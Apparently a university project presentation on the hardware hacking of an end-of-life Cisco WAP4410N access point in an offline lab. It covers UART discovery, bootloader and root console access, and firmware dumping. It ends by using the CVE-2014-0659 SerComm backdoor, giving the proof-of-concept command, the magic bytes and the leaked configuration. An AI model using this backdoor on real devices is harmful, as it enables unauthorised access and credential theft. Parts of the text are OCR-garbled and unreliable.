H550 project defence

Exploitation of an old access point

Aguililla Klein Esteban

ULB

2024


Context

- released in october 2008
- end of sale in 2014
- end of support in 2019
- aimed at small businesses



Figure: WAP4410N Access Point

lab setup



- local network without access to the internet
- the router is out of scope

reconnaissance

split into four parts,

- 1 physical
- bootloader
- 3 console
- 4 network traffic

- architecture :
 - MIPS32
 - big endian
- memory:
 - 48 TSOP NAND flash
 - MXIC-29LV640DBTC
- I/O :
 - UART 3.3V

finding the uart

to find the UART, take measures with a multimeter

pin	R _{VSS}	V	info
1	$8.6k\Omega$	$\approx 3.3V$	VCC
2	$\infty k\Omega$	$\approx 0V$	TX
3	$\infty k\Omega$	$\approx 0V - VCC$	RX
4	0 k Ω	0 <i>V</i>	GND

in some cases it might be disabled, broken, ...



bootloader

after connecting to the uart,

- boot log (a lot of useful information)
- can interrupt autoboot and get to U-boot console in the U-boot console,
 - unprotected
 - reduced subset of U-boot (or is it due to the age ?)
 - info about the hw, firmware, memory layout

```
ar7100> bdinfo
flashstart = 0xBF000000
flashsize = 0x00800000
flashoffset = 0x0002F690
```

console

ash shell

busybox

old version

reduced

root user

squashfs3

readonly

 utilities for handling the device internals extracting the partition table,

[VAPO @ wap86eb04]# cat /proc/mtd

dev: size erasesize name mtd0: 00040000 00010000 "u-boot"

mtd1: 00010000 00010000 "u-boot-env"

mtd2: 00650000 00010000 "rootfs"

mtd3: 00140000 00010000 "uImage" mtd4: 00010000 00010000 "nvram"

mrd4. 00010000 00010000 iiviam

mtd5: 00010000 00010000 "calibration"

firmware version: Software Version: 2.0.4.2

network

```
port scan with nmap,

Nmap scan report for wap86eb04 (192.168.1.3)

Host is up (0.012s latency).

Not shown: 65532 closed tcp ports (reset)

PORT STATE SERVICE

80/tcp open http

443/tcp open https

32764/tcp open unknown

MAC Address: CC:EF:48:86:EB:04 (Cisco Systems)
```

- the http(s) service are used for the web portal when using http, the credentials are sent as base64 encoded cookies
- the 32764 tcp port is an undocumented port related to





exploitation

- 1 dump the firmware
- play with the consoles
- 3 try the CVE

dumping the firmware

at first through the UART,

- long process 1 hour
- output must be processed
- highly corrupted : binwalk and unsquashf both failed

why was it corrupted?

some possible suspects: uboot is broken (in some way), bad cable/ftdi, out of bound area on the flash

dumping the firmware - cont'd

through the root console,

- setup a ftp server on computer
- navigate to /tmp
- 3 download the latest binary for busybox mipsbe
- 4 use the new busybox netcat to extract every mtd block in /dev
- **5** cat together the blocks \rightarrow this is the firmware !!!

$/ \mathtt{home/aaaaaa/aaaaaaaaaaaaaaaaaaaaaaaaaadump/firmware2.0.4.2.bin}$				
DECIMAL	HEXADECIMAL	DESCRIPTION		
158992	0x26D10	CRC32 polynomial table, big		
327680	0x50000	endian SquashFS file system, big endian, version: 3.0,		
cve-		compression: unknown, inode count: 794, block size: 65536, image size: 4761817 bytes, created: 2011-05-13 10:54:02		
6946816	0x6A0000	ulmage firmware image, header size: 64 bytes, data size: 875547 bytes, compression: gzip, CPU: MIPS32, OS: Linux, image type: 0S Kernel Image, load address: 0x80002000, entry point: 0x80102000, creation time: 2011-05-13 10:51:49, image name: "Linux Kernel Image"		
8269351	0x7E2E27	PEM private key		
8270238	0x7E319E	PEM certificate		

CVE-2014-0659

- backdoor planted by SerComm
- in the binary /usr/sbin/scfgmgr

"pinging" the port with telnet, will generate prop a console then will generate the following traffic,

372 14.172231196	192.168.1.2	192.168.1.3	TCP	74 42070 - 32764 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=4153388813 TSecr=
373 14.172927102		192.168.1.2	TCP	74 32764 - 42070 [SYN, ACK] Seq-0 Ack-1 Win-5792 Len-0 MSS-1460 SACK_PERM TSval-4551969
handshake 374 14.172983102 :	192.168.1.2	192.168.1.3	TCP	66 42070 - 32764 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=4153388817 TSecr=4551969
399 18.128215992	192.168.1.2	192.168.1.3	TCP	73 42070 - 32764 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=7 TSval=4153392772 TSecr=4551969
400 18.131802343	192.168.1.3	192.168.1.2	TCP	66 32764 - 42070 [ACK] Seq=1 Ack=8 Win=5792 Len=0 TSval=4555928 TSecr=4153392772
401 18.132315025	192.168.1.3	192.168.1.2	TCP	78 32764 - 42070 [PSH, ACK] Seq=1 Ack=8 Win=5792 Len=12 TSval=4555928 TSecr=4153392772
402 18.132337521	192.168.1.2	192.168.1.3	TCP	66 42070 - 32764 [ACK] Seq=8 Ack=13 Win=64256 Len=0 TSval=4153392776 TSecr=4555928
403 18.134825921 3	192.168.1.3	192.168.1.2	TCP	66 32764 - 42070 [FIN, ACK] Seq=13 Ack=8 Win=5792 Len=0 TSval=4555930 TSecr=4153392776
404 18.134973867	192.168.1.2	192.168.1.3	TCP	66 42070 - 32764 [FIN, ACK] Seq-8 Ack-14 Win-64256 Len-0 TSval-4153392779 TSecr-4555930
405 18.135580770	192.168.1.3	192.168.1.2	TCP	66 32764 - 42070 [ACK] Seq=14 Ack=9 Win=5792 Len=0 TSval=4555931 TSecr=4153392779

- packet 399 the data sent over the console (in this case hello)
- the AP answer with 53 63 4d 4d ff ff ff ff 00 00 00 00
- 53 63 4d 4d in text is ScMM which corresponds to what we get on the terminal

CVE-2014-0659 - cont'd

based on the work of Eloi Vanderbken,

- with hard coded some value to fit my context
- using the example given in the repo, python poc.py $-get_c$ redentials -ip192.168.1.3
 - we send 53 63 4d 4d 00 00 00 01 00 00 00 01 00
 - we receive all the credentials

CVE-2014-0659 - cont'd

```
sys_name=wap86eb04sys_desc=WAP4410Nsys_domain=276
   sys_domain_suffix=sys_lang=ensecret_mask=0
   eth_data_rate=autolan_force100m=0lan_dhcpc=1lan_ipaddr
   =192.168.1.3lan_netmask=255.255.255.0lan_gateway
   =192.168.1.1lan_dns1=192.168.1.1lan_dns2=0.0.0.0
   lan_ipv6=0lan_dhcp6c=0lan_radvd=1lan_ipaddrv6=
   lan_gatewayv6=lan_dnsv61=lan_dnsv62=lan_dhcps=0
   lan_dhcps_start=lan_dhcps_end=wins_server=tod_enable=0
   tod_mon=1tod_day=1tod_year=2008tod_hour=0tod_min=0
   tod_sec=Ontp_mode=Ontp_server=timezone_diff=005-08:00
   timezone_daylightsaving=Oftp_server=ftp_path=
   ftp_login_name=ftp_password=vlan_mode=0vlan_list=1,
   vlan_management=1vlan_default=1vlan_default_tag=0
   vlan_wds_tag=0wds_vlan_list=eth_supp_mode=0
   eth_supp_mac=1eth_supp_user=eth_supp_pwd=autohttps=0
   http_mode=1http_port=80https_mode=0https_port=443
   wlan_manage=1SSH=0telnet_mode=0telnet_timeout=300
```